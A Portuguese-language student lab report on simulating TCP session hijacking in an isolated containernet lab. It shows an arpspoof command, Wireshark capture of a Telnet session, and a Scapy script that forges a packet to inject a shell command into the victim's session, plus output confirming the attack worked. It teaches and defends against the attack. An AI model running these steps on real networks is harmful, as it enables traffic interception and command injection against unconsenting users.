

Universidade Federal do Rio Grande do Norte

Instituto Metrópole Digital

Bacharelado em Tecnologia da Informação

IMD0416 - SEGURANÇA DA INFORMAÇÃO - T01 (2023.2)

## Atividade: TCP Session Hijacking

Professor: RAMON DOS REIS FONTES

Alunos:

ANDRÉ AUGUSTO FERNANDES

JOÃO GUILHERME COSTA

ISAQUE BARBOSA MARTINS

Natal 2023.2

## **Sumário**

1. Introdução
2. Objetivo
3. Execução
4. Conclusão

## **1. Introdução**


O TCP Session Hijacking é um tipo de ataque cibernético em que um invasor intercepta e assume uma conexão TCP (Transmission Control Protocol) estabelecida entre dois dispositivos de rede. O invasor pode então enviar, modificar ou excluir dados na conexão, o que pode levar a graves consequências, como roubo de informações, interrupção de serviços e comprometimento da integridade dos dados.

## **2. Objetivo**

A presente atividade tem o objetivo de simular um ataque de TCP Session Hijacking em uma topologia de rede virtualizada, criada utilizando o emulador containernet e Docker, executados através de um código Python fornecido pelo professor.

### 3. Execução

Na máquina virtual fornecida pelo professor, rodamos o código Python que cria a topologia de rede virtualizada (ver imagem 1), contendo 3 ambientes: Alice, Bob e Chuck. O ambiente de Alice é o ambiente alvo do ataque, enquanto Bob é o ambiente que se comunicará com Alice, e Chuck é o ambiente que executará o ataque.



```
wifi@wifi-virtualbox: ~/Desktop/ATV-SEG-REDES
wifi@wifi-virtualbox:~/Desktop/ATV-SEG-REDES$ sudo python 3-3.py
[sudo] password for wifi:
non-network local connections being added to access control list
*** Creating nodes
alice: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.1/24', 'mac': '00:00:00:00:00:01', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares': 20}
alice: update resources {'cpu_quota': -1, 'cpu_shares': 20}
bob: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.2/24', 'mac': '00:00:00:00:00:02', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares': 20}
bob: update resources {'cpu_quota': -1, 'cpu_shares': 20}
chuck: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.3/24', 'mac': '00:00:00:00:00:03', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares': 20}
chuck: update resources {'cpu_quota': -1, 'cpu_shares': 20}
*** Starting network
*** Running CLI
*** Starting CLI:
containernet> █
```

Imagem 1

Uma vez criada a topologia, abrimos um terminal para cada ambiente e executamos os seguintes comandos:

Em Chuck (ver imagem 2): **arpspoof -i chuck-eth0 -t 10.200.0.2 10.200.0.1**

Este comando faz com que Chuck intercepte o tráfego de Bob destinado à Alice. Para isso utilizou o arpspoof, que é uma ferramenta que permite interceptar o tráfego de uma rede por meio de ataques ARP spoofing.

```
root@chuck: /
root@chuck:/# arpspoof -i chuck-eth0 -t 10.200.0.2 10.200.0.1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
```

Imagem 2

Para capturar o tráfego de Bob destinado à Alice, utilizamos o Wireshark.

Para tanto, abrimos um novo terminal para Chuck e executamos tal programa.

```
root@chuck:/# wireshark
```

Para que houvesse tráfego entre Bob e Alice, fizemos uma operação de Telnet entre os dois (ver imagem 3). A operação Telnet foi utilizada pois é um protocolo de rede não criptografado, o que facilita a captura e leitura dos dados.

```
root@bob:/# telnet 10.200.0.1
```






Imagem 4

No penúltimo pacote TCP (imagem 4), poderão ser observados os parâmetros para utilizar na função (imagem 5) em que Chuck, se passando por Bob, enviará um arquivo para o ambiente de Alice.

Observação: **seq** e **ack** deverão usar os valores raw, para que o envio tenha sucesso.

```
root@chuck: /
GNU nano 4.8      ataque.py
from scapy.all import *

ip = IP(src="10.200.0.2", dst="10.200.0.1")
tcp = TCP(sport=35410, \
          dport=23, \
          flags="A", \
          seq=1935837448, \
          ack=1438681438)
data = "echo 'I love you Alice'> bob.txt\n"

pkt = ip/tcp/data
send(pkt)
```

[ Read 12 lines ]

^G Get Help	^O Write Out	^W Where Is	^K Cut Text	^J Justify	^C Cur Pos
^X Exit	^R Read File	^_ Replace	^U Paste Text	^T To Spell	^_ Go To Line

Imagem 5


Ao executar o código (imagem 6), o pacote será enviado para o ambiente de Alice.

```
root@chuck: /
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
^CCleaning up and re-arping targets...
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
root@chuck:/# nano ataque.py
root@chuck:/# python ataque.py
.
Sent 1 packets.
root@chuck:/#
```

Imagem 6



Caso o envio seja bem sucedido, o arquivo bob.txt poderá ser encontrado na pasta /home/msfadmin no ambiente de alice (imagem 7).



```
@alice: /home/msfadmin
root@alice:/# ls
bin      core    home      lib      mnt      proc     srv      usr
boot     dev     initrd    lost+found  nohup.out  root     sys      var
cdrom    etc     initrd.img  media    opt      sbin     tmp      vmlinuz
root@alice:/# ls home/msfadmin
vulnerable
root@alice:/# cd home
root@alice:/home# ls
ftp  msfadmin  service  user
root@alice:/home# cd msfadmin
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
bob.txt  vulnerable
root@alice:/home/msfadmin# cat bob.txt
I love you Alice
root@alice:/home/msfadmin#
```

Imagem 7

Sucesso!!! Como podemos observar, o arquivo com a mensagem foi enviado e encontrado na pasta pretendida.

## Conclusão

Conforme pudemos observar nesta atividade, o TCP Session Hijacking é um ataque que pode ser facilmente executado, uma vez que o protocolo telnet não é criptografado, o que facilita a captura e leitura dos dados. Para evitar este tipo de ataque, é necessário utilizar protocolos de segurança como o SSL (Secure Sockets Layer) ou o TLS (Transport Layer Security), que criptografam a conexão e verificam a autenticidade dos dispositivos envolvidos na comunicação, como por exemplo comunicação SSH (Secure Shell). Além disso, é importante manter os sistemas e softwares atualizados com as últimas correções de segurança para evitar vulnerabilidades conhecidas que podem ser exploradas por invasores.